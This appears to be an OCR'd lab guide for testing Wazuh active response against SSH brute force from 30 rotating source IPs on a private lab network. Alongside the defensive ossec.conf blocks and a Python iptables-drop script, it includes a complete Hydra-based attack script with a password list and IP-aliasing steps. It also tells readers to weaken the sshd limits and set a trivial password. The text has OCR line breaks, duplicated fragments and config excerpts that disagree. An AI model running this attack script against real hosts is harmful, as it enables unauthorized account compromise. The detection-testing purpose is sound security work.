# USECASE 5.1: SSH Multiple Source IP Brute-Force Attack - BASIC

## 📚 Table of Contents


1. Strategy Overview
2. Prerequisites Check
3. Active Response Configuration
4. Attack Script
5. Verification Commands
6. Evidence Collection
7. Troubleshooting


---

## 1. Strategy Overview {#strategy}

### ✅ Simplified Approach - Block All Brute-Force with Rule 5763

**Why Rule 5763 is Better:**

```
OLD METHOD (Complex):
  Mixed users → Triggers 5712, 5760, 5763
  ❌ Unstable connections
  ❌ Complex to debug
  ❌ Only 5712 blocks (misses some IPs)

NEW METHOD (Simple):
  Real user only → Triggers 5760 → 5763
  ✅ 100% stable
  ✅ Blocks ALL attacking IPs
  ✅ Real-world scenario
  ✅ Easy to verify
```

### Attack Flow

```
Attacker (192.168.35.132) creates 30 rotating IPs
        ↓
Each IP attempts SSH brute-force with user "kali"
        ↓
Wazuh Agent detects failed logins → sends to Manager
        ↓
Rule 5760 fires (each failed attempt)
        ↓
After 8 attempts in 120s → Rule 5763 fires
        ↓
Active Response blocks IP immediately via iptables
        ↓
Result: All 30 IPs blocked ✅
```

### Rules Explained

| Rule | Description | Level | Action |
|---|---|---|---|
| **5760** | Authentication failed (single attempt) | 5 | Alert only |
| **5763** | Brute-force attack (8+ failures in 120s) | 10 | **BLOCKS IP** |

---

## 2. Prerequisites Check {#prereq}

### STEP 1: Verify Environment

**On Wazuh Manager (192.168.35.128):**

```
# Check Manager status
sudo systemctl status wazuh-manager | grep Active

# Check if Agent is connected
sudo /var/ossec/bin/agent_control -l
# Should show: 192.168.35.129 (Active)
```

```
     Active: active (running) since Tue 2025-12-09 06:38:16 EST; 1h 45min ago
Wazuh agent_control. List of available agents:
   ID: 000, Name: kali (server), IP: 127.0.0.1, Active/Local
   ID: 001, Name: wazuh-agent, IP: 192.168.35.129, Active

List of agentless devices:
```

**On Wazuh Agent (192.168.35.129):**

```
# Check Agent status
sudo systemctl status wazuh-agent | grep Active

# Check SSH service
sudo systemctl status ssh | grep Active

# Verify user 'kali' exists
id kali
# If not exists: sudo useradd -m kali && echo "kali:password123" | sudo ch
passwd
```

```
[sudo] password for kali:
     Active: active (running) since Mon 2025-12-08 21:23:01 EST; 11h ago
     Active: active (running) since Mon 2025-12-08 20:57:18 EST; 11h ago
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),103(scanner
),107(bluetooth),124(lpadmin),132(wireshark),134(kaboxer)
```

**On Attacker (192.168.35.132):**

```
# Check Hydra installed
hydra -h | head -3

# Check network interface
ip addr show | grep "192.168.35"
# Note your interface name (e.g., eth0, ens33)

# Test connectivity to target
ping -c 2 192.168.35.129
nc -zv 192.168.35.129 22
```

```
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]]
[-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT
][/OPT]]
    inet 192.168.35.132/24 brd 192.168.35.255 scope global dynamic noprefixroute eth0
PING 192.168.35.129 (192.168.35.129) 56(84) bytes of data.
64 bytes from 192.168.35.129: icmp_seq=1 ttl=64 time=3.68 ms
64 bytes from 192.168.35.129: icmp_seq=2 ttl=64 time=0.640 ms

--- 192.168.35.129 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.640/2.159/3.678/1.519 ms
192.168.35.129: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.35.129] 22 (ssh) open

┌──(kali㉿kali)-[~]
└─$
```

---

## STEP 2: Critical SSH Configuration

### ⚠️ THIS IS MANDATORY - Without this, script will fail after wave 1

### On Agent (192.168.35.129):

```
sudo nano /etc/ssh/sshd_config
```

### Add/Modify these lines:

```
# Allow many simultaneous connections
MaxStartups 500:30:800
MaxSessions 500
MaxAuthTries 10

# Prevent connection drops
LoginGraceTime 60
ClientAliveInterval 30
ClientAliveCountMax 10

# Keep defaults for security
PermitRootLogin no
PasswordAuthentication yes
```

### Restart SSH:

```
sudo systemctl restart ssh
sudo systemctl status ssh | grep Active
```

**Verify configuration:**

```
sudo sshd -T | grep -E "maxstartups|maxsessions|maxauthtries"
```

Expected output:

```
maxstartups 500:30:800
maxsessions 500
maxauthtries 10
```

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl restart ssh
sudo systemctl status ssh | grep Active

     Active: active (running) since Tue 2025-12-09 11:21:21 EST; 42ms ago

┌──(kali㉿kali)-[~]
└─$ sudo sshd -T | grep -E "maxstartups|maxsessions|maxauthtries"

maxauthtries 10
maxsessions 500
maxstartups 500:30:800
persourcemaxstartups none

┌──(kali㉿kali)-[~]
└─$
```

---

# 3. Active Response Configuration {#config}

## STEP 1: Configure ossec.conf on Manager

**On Manager (192.168.35.128):**

```
sudo nano /var/ossec/etc/ossec.conf
```

**Find the `<ossec_config>` section and add:**

```
<ossec_config>

  <!-- Command Definition -->
  <command>
    <name>firewall-drop</name>
    <executable>firewall-drop.sh</executable>
```

```
  <expect>srcip</expect>
  <timeout_allowed>yes</timeout_allowed>
</command>

<!-- Active Response for Rule 5763 -->
<!-- Blocks ALL IPs doing brute-force on existing user -->
<active-response>
  <command>firewall-drop</command>
  <location>local</location>
  <rules_id>5763</rules_id>
  <timeout>600</timeout>
</active-response>

<active-response>
  <command>firewall-drop</command>
  <location>local</location>
  <rules_id>5715</rules_id>
  <timeout>600</timeout>
</active-response>

</ossec_config>
```

```
<command>
  <name>firewall-drop</name>
  <executable>firewall-drop.sh</executable>
  <expect>srcip</expect>
  <timeout_allowed>yes</timeout_allowed>
</command>
```

```
<!--
<active-response>
  <command>firewall-drop</command>
  <location>local</location>
  <rules_id>5763</rules_id>
  <timeout>600</timeout>
</active-response>
-->
```

```
<active-response>
  <disabled>no</disabled>
  <command>firewall-drop</command>
  <location>all</location>
  <rules_id>5715</rules_id>
  <timeout>600</timeout>
</active-response>
```

**Save and restart Manager:**

```
sudo systemctl restart wazuh-manager
sudo systemctl status wazuh-manager | grep Active
```

```
┌──(root㉿kali)-[~]
└─# sudo systemctl restart wazuh-manager
sudo systemctl status wazuh-manager | grep Active

     Active: active (running) since Tue 2025-12-09 08:31:28 EST; 288ms ago

┌──(root㉿kali)-[~]
└─#
```

**Verify configuration loaded:**

```
sudo grep -A5 "firewall-drop" /var/ossec/etc/ossec.conf
```

```
┌──(root㉿kali)-[~]
└─# sudo grep -A5 "firewall-drop" /var/ossec/etc/ossec.conf

    <name>firewall-drop</name>
    <executable>firewall-drop.sh</executable>
    <expect>srcip</expect>
    <timeout_allowed>yes</timeout_allowed>
  </command>

  <command>
--
    <command>firewall-drop</command>
    <location>all</location>
    <rules_id>5763</rules_id>
    <timeout>1800</timeout>
  </active-response>

--
    <command>firewall-drop</command>
    <location>all</location>
    <rules_id>5715</rules_id>
    <timeout>600</timeout>
  </active-response>
  <!-- Log analysis -->

┌──(root㉿kali)-[~]
└─#
```

## STEP 2: Create firewall-drop.sh Script

```
sudo nano /var/ossec/active-response/bin/firewall-drop.sh
```


**Paste this script:**

```
    #!/var/ossec/framework/python/bin/python3
"""
Active Response - Firewall Drop for Rotating IP Attack
Blocks IPs triggering Rule 5715 (multi-IP brute-force) and 5763 (single-IP)
"""
import json
import sys
import subprocess
import os
from datetime import datetime

LOG_FILE = "/var/ossec/logs/active-responses.log"

def log_message(message):
    """Write message to active response log"""
    try:
```

```
        timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S")
        with open(LOG_FILE, "a") as f:
            f.write(f"[{timestamp}] {message}\n")
    except Exception as e:
        print(f"Log error: {e}", file=sys.stderr)

def block_ip(srcip, rule_id):
    """Block IP using iptables with sudo"""
    try:
        # Check if already blocked
        check_cmd = f"/usr/bin/sudo /usr/sbin/iptables -C INPUT -s {srcip} -j
DROP 2>/dev/null"
        result = subprocess.run(check_cmd, shell=True, capture_output=True,
timeout=5)

        if result.returncode == 0:
            log_message(f"[INFO] IP {srcip} already blocked (Rule: {rule_id})")
            return True

        # Block the IP
        block_cmd = f"/usr/bin/sudo /usr/sbin/iptables -I INPUT -s {srcip} -j D
ROP"
        result = subprocess.run(block_cmd, shell=True, capture_output=True,
timeout=5)

        if result.returncode == 0:
            log_message(f"[SUCCESS] Blocked {srcip} (Rule: {rule_id})")
            print(f"[✓] Blocked {srcip}")
            return True
        else:
            error_msg = result.stderr.decode() if result.stderr else "Unknown err
or"
            log_message(f"[ERROR] Failed to block {srcip}: {error_msg}")
            return False

    except subprocess.TimeoutExpired:
        log_message(f"[ERROR] Timeout blocking {srcip}")
        return False
```

```
    except Exception as e:
        log_message(f"[ERROR] Exception blocking {srcip}: {str(e)}")
        return False

def unblock_ip(srcip, rule_id):
    """Unblock IP using iptables with sudo"""
    try:
        unblock_cmd = f"/usr/bin/sudo /usr/sbin/iptables -D INPUT -s {srcip} -
j DROP 2>/dev/null"
        result = subprocess.run(unblock_cmd, shell=True, capture_output=Tru
e, timeout=5)
        log_message(f"[INFO] Unblocked {srcip} (Rule: {rule_id})")
        print(f"[✓] Unblocked {srcip}")
        return True
    except Exception as e:
        log_message(f"[ERROR] Failed to unblock {srcip}: {str(e)}")
        return False

def main():
    """Main execution"""
    try:
        # Read JSON alert from stdin
        alert_json = sys.stdin.read()
        log_message(f"[DEBUG] Received alert JSON length: {len(alert_jso
n)}")

        alert = json.loads(alert_json)

        # Extract fields
        srcip = alert['parameters']['alert']['data']['srcip']
        rule_id = alert['parameters']['alert']['rule']['id']

        # Get action
        action = sys.argv[1] if len(sys.argv) > 1 else "add"

        log_message(f"[START] Action: {action}, IP: {srcip}, Rule: {rule_id}")

        if action == "add":
```

```
            block_ip(srcip, rule_id)
        elif action == "delete":
            unblock_ip(srcip, rule_id)
        else:
            log_message(f"[ERROR] Unknown action: {action}")
            sys.exit(1)

    except KeyError as e:
        log_message(f"[ERROR] Missing field in alert: {e}")
        sys.exit(1)
    except json.JSONDecodeError as e:
        log_message(f"[ERROR] Invalid JSON: {e}")
        sys.exit(1)
    except Exception as e:
        log_message(f"[ERROR] Unexpected error: {str(e)}")
        sys.exit(1)

if __name__ == "__main__":
    main()
```



**Set permissions:**

```
sudo chmod 750 /var/ossec/active-response/bin/firewall-drop.sh
sudo chown root:wazuh /var/ossec/active-response/bin/firewall-drop.sh
```

**Verify script:**

```
ls -la /var/ossec/active-response/bin/firewall-drop.sh
# Should show: -rwxr-x--- 1 root wazuh
```

**Test script syntax:**

```
sudo /var/ossec/framework/python/bin/python3 -m py_compile /var/ossec/
active-response/bin/firewall-drop.sh
echo $?
# Should output: 0 (success)
```

---

# 4. Attack Script {#attack}

## Create Optimized Attack Script

### On Attacker (192.168.35.132):

```
nano /tmp/rotating_attack_v2.sh
```

**Paste this optimized script:**

```
#!/bin/bash
#
# USECASE 5.1 - SSH Rotating IP Brute-Force (Simplified Version)
# TRIGGERS: Rule 5760 → 5763
# BLOCKS: All attacking IPs via Rule 5763
# Strategy: Real user only (stable & effective)
#

# ========================================================
========================
# CONFIGURATION
# ========================================================
========================

TARGET="192.168.35.129"
ATTACKER_IP="192.168.35.132"
INTERFACE="eth0"  # Change if needed: ip addr show
START_IP=200
END_IP=229
TOTAL_WAVES=$((END_IP - START_IP + 1))

# Real user that EXISTS on target
TARGET_USER="kali"

# ========================================================
========================
# COLORS
# ========================================================
========================

G='\033[0;32m'   # Green
Y='\033[1;33m'   # Yellow
R='\033[0;31m'   # Red
B='\033[0;34m'   # Blue
C='\033[0;36m'   # Cyan
M='\033[0;35m'   # Magenta
NC='\033[0m'     # No Color
```

```
# ==========================================================
========================
# BANNER
# ==========================================================
========================

clear
cat << "EOF"
╔═══════════════════════════════════════════════════════════════
═══════════════╗
║    USECASE 5.1 - SSH ROTATING IP BRUTE-FORCE ATTACK       ║
║             SIMPLIFIED & STABLE VERSION                   ║
╚═══════════════════════════════════════════════════════════════
═══════════════╝
EOF

echo ""
echo -e "${C}═══════════════════════════════════════════════
═══════════════════════════${NC}"
echo -e "${C}                  CONFIGURATION                    ${NC}"
echo -e "${C}═══════════════════════════════════════════════
═══════════════════════════${NC}"
echo ""
echo -e "${G}Environment:${NC}"
echo "  Attacker IP : $ATTACKER_IP"
echo "  Target IP   : $TARGET"
echo "  Target User : $TARGET_USER"
echo "  Interface   : $INTERFACE"
echo ""
echo -e "${G}Attack Parameters:${NC}"
echo "  Source IPs  : 192.168.35.$START_IP - 192.168.35.$END_IP"
echo "  Total Waves : $TOTAL_WAVES"
echo "  Attempts/IP : 10 failed passwords"
echo ""
echo -e "${G}Wazuh Detection:${NC}"
echo "  Rule 5760   : Each failed password (Alert only)"
echo "  Rule 5763   : 8+ failures in 120s (BLOCKS IP)"
echo ""
```

```
echo -e "${G}Expected Result:${NC}"
echo "  ✅ All $TOTAL_WAVES IPs will be blocked"
echo "  ✅ Stable execution (no connection errors)"
echo "  ✅ Complete logs for evidence"
echo ""

# ======================================================
========================
# PREREQUISITES CHECK
# ======================================================
========================

echo -e "${Y}═══════════════════════════════════════════════════
═══════════════════════${NC}"
echo -e "${Y}              PREREQUISITES CHECK                  ${NC}"
echo -e "${Y}═══════════════════════════════════════════════════
═══════════════════════${NC}"
echo ""

# Check Hydra
if ! command -v hydra &>/dev/null; then
   echo -e "${R}[×] Hydra not installed${NC}"
   echo -e "${Y}[→] Install: sudo apt update && sudo apt install hydra -y
${NC}"
   exit 1
fi
echo -e "${G}[✓] Hydra installed: $(hydra -h 2>&1 | head -1)${NC}"

# Check interface
if ! ip addr show "$INTERFACE" &>/dev/null; then
   echo -e "${R}[×] Interface $INTERFACE not found${NC}"
   echo -e "${Y}[→] Available interfaces:${NC}"
   ip -br addr show
   exit 1
fi
echo -e "${G}[✓] Interface $INTERFACE exists${NC}"

# Check target reachability
```

```
echo -e "${Y}[...] Testing target connectivity...${NC}"
if ! ping -c 2 -W 2 "$TARGET" &>/dev/null; then
    echo -e "${R}[×] Cannot reach $TARGET${NC}"
    exit 1
fi
echo -e "${G}[✓] Target $TARGET is reachable${NC}"

# Check SSH port
if ! timeout 3 bash -c "echo > /dev/tcp/$TARGET/22" 2>/dev/null; then
    echo -e "${R}[×] SSH port 22 closed on $TARGET${NC}"
    exit 1
fi
echo -e "${G}[✓] SSH port 22 is open on $TARGET${NC}"

echo ""
echo -e "${B}Press ENTER to start attack or Ctrl+C to cancel...${NC}"
read

# ==========================================================
========================
# CREATE PASSWORD LIST
# ==========================================================
========================

PASS_FILE="/tmp/.hydra_passwords_$$"
cat > "$PASS_FILE" << 'EOF'
wrongpass1
wrongpass2
wrongpass3
badpassword
testtest
password123
admin123
qwerty123
letmein
12345678
EOF
```

```
echo -e "${G}[✓] Password list created: 10 passwords${NC}"
echo ""

# ==========================================================
========================
# PHASE 1: CREATE ROTATING IPs
# ==========================================================
========================

echo -e "${M}╔═══════════════════════════════════════════════════
═══════════════════════════╗${NC}"
echo -e "${M}│ PHASE 1: Creating $TOTAL_WAVES Rotating Source IPs
│${NC}"
echo -e "${M}╚═══════════════════════════════════════════════════
═══════════════════════════╝${NC}"
echo ""

CREATED_IPS=0
for i in $(seq $START_IP $END_IP); do
    NEW_IP="192.168.35.$i"
    if sudo ip addr add "$NEW_IP/24" dev "$INTERFACE" 2>/dev/null; then
        echo -e "  ${G}[+]${NC} Created: $NEW_IP"
        ((CREATED_IPS++))
    else
        echo -e "  ${Y}[~]${NC} Already exists: $NEW_IP"
        ((CREATED_IPS++))
    fi
done

echo ""
echo -e "${G}[✓] Total IPs ready: $CREATED_IPS${NC}"
echo ""

# ==========================================================
========================
# PHASE 2: EXECUTE ROTATING ATTACK
# ==========================================================
========================
```

```
echo -e "${M}╔═══════════════════════════════════════════════════════
═══════════════════════════╗${NC}"
echo -e "${M}│ PHASE 2: Executing Rotating IP Attack                  │${N
C}"
echo -e "${M}╚═══════════════════════════════════════════════════════
═══════════════════════════╝${NC}"
echo ""

BLOCKED_COUNT=0
SUCCESS_COUNT=0
ERROR_COUNT=0

for i in $(seq $START_IP $END_IP); do
    SOURCE_IP="192.168.35.$i"
    WAVE=$((i - START_IP + 1))

    echo ""
    echo -e "${C}═══════════════════════════════════════════════════════
═══════════════════════════${NC}"
    echo -e "${C}WAVE $WAVE/$TOTAL_WAVES │ Source: $SOURCE_IP │
$(date +%H:%M:%S)${NC}"
    echo -e "${C}═══════════════════════════════════════════════════════
═══════════════════════════${NC}"

    # Bind to source IP and attack
    echo -e "${B}[→] Launching Hydra with source IP: $SOURCE_IP${NC}"
    echo -e "${B}[→] Target: $TARGET_USER@$TARGET${NC}"
    echo ""

    # Execute Hydra attack
    # -l: single username (real user)
    # -P: password list file
    # -t 2: 2 parallel tasks
    # -V: verbose output
    # -s 22: SSH port
    timeout 45s hydra -l "$TARGET_USER" -P "$PASS_FILE" \
        -t 2 -V -s 22 "ssh://$TARGET" 2>&1 | tee /tmp/hydra_wave_${WAVE}.l
```

```
og

    EXIT_CODE=$?

    echo ""
    echo -e "${Y}────────────────────────────────────────────────────────────────────────────────${NC}"

    # Interpret exit code
    if [ $EXIT_CODE -eq 124 ]; then
        echo -e "${Y}[TIMEOUT] Wave $WAVE timed out after 45s${NC}"
        echo -e "${Y}[INFO] Likely blocked by Wazuh Rule 5763${NC}"
        ((BLOCKED_COUNT++))
    elif [ $EXIT_CODE -eq 0 ]; then
        echo -e "${G}[COMPLETE] Wave $WAVE completed successfully${N
C}"
        ((SUCCESS_COUNT++))
    else
        # Check if connection was refused/reset
        if grep -q "Connection refused\|Connection reset\|could not connect"
/tmp/hydra_wave_${WAVE}.log; then
            echo -e "${Y}[BLOCKED] Wave $WAVE - Connection blocked${N
C}"
            echo -e "${Y}[INFO] IP $SOURCE_IP blocked by Wazuh${NC}"
            ((BLOCKED_COUNT++))
        else
            echo -e "${R}[ERROR] Wave $WAVE failed with exit code: $EXIT_CO
DE${NC}"
            ((ERROR_COUNT++))
        fi
    fi

    # Small delay between waves
    sleep 2
done

# ==========================================================================
========================
```

```
# PHASE 3: CLEANUP
# ==========================================================
========================

echo ""
echo -e "${M}╔═══════════════════════════════════════════════════
═══════════════════════════════╗${NC}"
echo -e "${M}│ PHASE 3: Cleanup                                  │${NC}"
echo -e "${M}╚═══════════════════════════════════════════════════
═══════════════════════════════╝${NC}"
echo ""

for i in $(seq $START_IP $END_IP); do
    sudo ip addr del "192.168.35.$i/24" dev "$INTERFACE" 2>/dev/null
done
rm -f "$PASS_FILE" /tmp/hydra_wave_*.log
echo -e "${G}[✓] All temporary IPs removed${NC}"
echo -e "${G}[✓] Temporary files cleaned${NC}"

# ==========================================================
========================
# ATTACK SUMMARY
# ==========================================================
========================

echo ""
echo -e "${M}╔═══════════════════════════════════════════════════
═══════════════════════════════╗${NC}"
echo -e "${M}│                  ATTACK SUMMARY                   │${NC}"
echo -e "${M}╚═══════════════════════════════════════════════════
═══════════════════════════════╝${NC}"
echo ""
echo -e "${G}Execution Statistics:${NC}"
echo "  Total Waves    : $TOTAL_WAVES"
echo "  Blocked IPs    : $BLOCKED_COUNT"
echo "  Completed      : $SUCCESS_COUNT"
echo "  Errors         : $ERROR_COUNT"
echo ""
```

```
# ==========================================================
========================
# VERIFICATION GUIDE
# ==========================================================
========================

echo -e "${M}╔═══════════════════════════════════════════════════
═══════════════════════════╗${NC}"
echo -e "${M}║             VERIFICATION COMMANDS                    ║${N
C}"
echo -e "${M}╚═══════════════════════════════════════════════════
═══════════════════════════╝${NC}"
echo ""
echo -e "${B}On Wazuh Manager (192.168.35.128):${NC}"
echo ""
echo -e "${C}1. Check Rule 5763 alerts (brute-force detection):${NC}"
echo "   sudo grep 'Rule: 5763' /var/ossec/logs/alerts/alerts.log | tail -20"
echo ""
echo -e "${C}2. Count total Rule 5763 alerts:${NC}"
echo "   sudo grep -c 'Rule: 5763' /var/ossec/logs/alerts/alerts.log"
echo ""
echo -e "${C}3. Check Rule 5760 alerts (each failed password):${NC}"
echo "   sudo grep -c 'Rule: 5760' /var/ossec/logs/alerts/alerts.log"
echo ""
echo -e "${C}4. View Active Response blocks:${NC}"
echo "   sudo tail -50 /var/ossec/logs/active-responses.log"
echo ""
echo -e "${C}5. Count blocked IPs:${NC}"
echo "   sudo tail -100 /var/ossec/logs/active-responses.log | grep 'SUCCE
SS.*Blocked' | wc -l"
echo ""
echo -e "${C}6. Verify iptables rules:${NC}"
echo "   sudo iptables -L INPUT -n | grep DROP | grep '192.168.35.2'"
echo ""
echo -e "${C}7. Count total blocked IPs in iptables:${NC}"
echo "   sudo iptables -L INPUT -n | grep -c '192.168.35.2'"
echo ""
```

```
echo -e "${C}8. View specific IP blocks:${NC}"
echo "   sudo iptables -L INPUT -n -v | grep '192.168.35.2' | head -10"
echo ""
echo -e "${B}On Wazuh Dashboard:${NC}"
echo ""
echo -e "${C}9. KQL filter for all related alerts:${NC}"
echo "   rule.id:(5760 OR 5763)"
echo ""
echo -e "${C}10. KQL filter for blocked IPs only:${NC}"
echo "   rule.id:5763"
echo ""
echo -e "${Y}Expected Results:${NC}"
echo "  • Rule 5760 alerts: ~300 (10 passwords × 30 IPs)"
echo "  • Rule 5763 alerts: ~30 (one per IP after 8+ failures)"
echo "  • Blocked IPs: 30 (all attacking IPs)"
echo "  • Active Response triggers: 30"
echo ""
echo -e "${G}Attack completed! Use verification commands to collect evid
ence.${NC}"
echo ""
```

```
  GNU nano 8.6                                                                    /tmp/rotating_attack_v
# ═══════════════════════════════════════════════════════════════════════════
# CREATE PASSWORD LIST
# ═══════════════════════════════════════════════════════════════════════════

PASS_FILE="/tmp/.hydra_passwords_$$"
cat > "$PASS_FILE" << 'EOF'
wrongpass1
wrongpass2
wrongpass3
badpassword
testtest
password123
admin123
qwerty123
letmein
12345678
EOF

echo -e "${G}[✓] Password list created: 10 passwords${NC}"
echo ""

# ═══════════════════════════════════════════════════════════════════════════
# PHASE 1: CREATE ROTATING IPs
# ═══════════════════════════════════════════════════════════════════════════

echo -e "${M}╔═══════════════════════════════════════════════════════════╗${NC}"
echo -e "${M}  PHASE 1: Creating $TOTAL_WAVES Rotating Source IPs          ${NC}"
echo -e "${M}╚═══════════════════════════════════════════════════════════╝${NC}"
echo ""

CREATED_IPS=0
for i in $(seq $START_IP $END_IP); do
    NEW_IP="192.168.35.$i"
    if sudo ip addr add "$NEW_IP/24" dev "$INTERFACE" 2>/dev/null; then
        echo -e "  ${G}[+]${NC} Created: $NEW_IP"
        ((CREATED_IPS++))
    else
        echo -e "  ${Y}[~]${NC} Already exists: $NEW_IP"
        ((CREATED_IPS++))
    fi
done

echo ""
echo -e "${G}[✓] Total IPs ready: $CREATED_IPS${NC}"
echo ""
```

```
GNU nano 8.6                                                    /tmp/rotating_attack_v2.sh

# ═══════════════════════════════════════════════════════════════════════
# PHASE 2: EXECUTE ROTATING ATTACK
# ═══════════════════════════════════════════════════════════════════════

echo -e "${M}╔═══════════════════════════════════════════════════════════╗${NC}"
echo -e "${M}║ PHASE 2: Executing Rotating IP Attack                    ║${NC}"
echo -e "${M}╚═══════════════════════════════════════════════════════════╝${NC}"
echo ""

BLOCKED_COUNT=0
SUCCESS_COUNT=0
ERROR_COUNT=0

for i in $(seq $START_IP $END_IP); do
    SOURCE_IP="192.168.35.$i"
    WAVE=$((i - START_IP + 1))

    echo ""
    echo -e "${C}═══════════════════════════════════════════════════════${NC}"
    echo -e "${C}WAVE $WAVE/$TOTAL_WAVES | Source: $SOURCE_IP | $(date +%H:%M:%S)${NC}"
    echo -e "${C}═══════════════════════════════════════════════════════${NC}"

    # Bind to source IP and attack
    echo -e "${B}[→] Launching Hydra with source IP: $SOURCE_IP${NC}"
    echo -e "${B}[→] Target: $TARGET_USER@$TARGET${NC}"
    echo ""

    # Execute Hydra attack
    # -l: single username (real user)
    # -P: password list file
    # -t 4: 4 parallel tasks
    # -V: verbose output
    # -s 22: SSH port
    timeout 45s hydra -l "$TARGET_USER" -P "$PASS_FILE" \
        -t 4 -V -s 22 "ssh://$TARGET" 2>&1 | tee /tmp/hydra_wave_${WAVE}.log

    EXIT_CODE=$?

    echo ""
    echo -e "${Y}───────────────────────────────────────────────────${NC}"

    # Interpret exit code
    if [ $EXIT_CODE -eq 124 ]; then
        echo -e "${Y}[TIMEOUT] Wave $WAVE timed out after 45s${NC}"
        echo -e "${Y}[INFO] Likely blocked by Wazuh Rule 5763${NC}"
        ((BLOCKED_COUNT++))
    elif [ $EXIT_CODE -eq 0 ]; then
        echo -e "${G}[COMPLETE] Wave $WAVE completed successfully${NC}"
        ((SUCCESS_COUNT++))
    else
        # Check if connection was refused/reset
        if grep -q "Connection refused\|Connection reset\|could not connect" /tmp/hydra_wave_${WAVE}.log; then
            echo -e "${Y}[BLOCKED] Wave $WAVE - Connection blocked${NC}"
            echo -e "${Y}[INFO] IP $SOURCE_IP blocked by Wazuh${NC}"
```

**Make executable:**

```
chmod +x /tmp/rotating_attack_v2.sh
```

**Before running, verify your interface name:**

```
ip addr show | grep -E "^[0-9]+" | grep -v "lo:"
```

If not `eth0`, edit the script:

```
nano /tmp/rotating_attack_v2.sh
# Change: INTERFACE="eth0" to your interface name (e.g., ens33)
```

---

# 5. Execute Attack {#verification}

## Run the Attack

**On Attacker (192.168.35.132):**

```
sudo /tmp/rotating_attack_v2.sh
```

## Expected Output

```
╔═══════════════════════════════════════════════════════════════
═══════════════╗
╠    USECASE 5.1 - SSH ROTATING IP BRUTE-FORCE ATTACK       ╠
╠            SIMPLIFIED & STABLE VERSION                     ╠
╚═══════════════════════════════════════════════════════════════
═══════════════╝


═══════════════════════════════════════════════════════════════
═══════════
                  CONFIGURATION
═══════════════════════════════════════════════════════════════
═══════════

Environment:
  Attacker IP : 192.168.35.132
  Target IP   : 192.168.35.129
  Target User : kali
  Interface   : eth0

Attack Parameters:
  Source IPs  : 192.168.35.200 - 192.168.35.229
  Total Waves : 30
  Attempts/IP : 10 failed passwords

[✓] Hydra installed
[✓] Interface eth0 exists
[✓] Target 192.168.35.129 is reachable
[✓] SSH port 22 is open


═══════════════════════════════════════════════════════════════
```

```
═══════════
WAVE 1/30 │ Source: 192.168.35.200 │ 10:30:15
═══════════════════════════════════════════════════════════════════
═══════════
[→] Launching Hydra with source IP: 192.168.35.200
[→] Target: kali@192.168.35.129

[ATTEMPT] target 192.168.35.129 - login "kali" - pass "wrongpass1"
[ATTEMPT] target 192.168.35.129 - login "kali" - pass "wrongpass2"
...
[ATTEMPT] target 192.168.35.129 - login "kali" - pass "12345678"

[BLOCKED] Wave 1 - Connection blocked
[INFO] IP 192.168.35.200 blocked by Wazuh

═══════════════════════════════════════════════════════════════════
═══════════
WAVE 2/30 │ Source: 192.168.35.201 │ 10:30:32
═══════════════════════════════════════════════════════════════════
═══════════
...
```

```
╔═══════════════════════════════════════════════════════════╗
║ USECASE 5.1 - ROTATING IP ATTACK WITH POLICY ROUTING      ╒
╚═══════════════════════════════════════════════════════════╝

[*] Target: 192.168.35.129
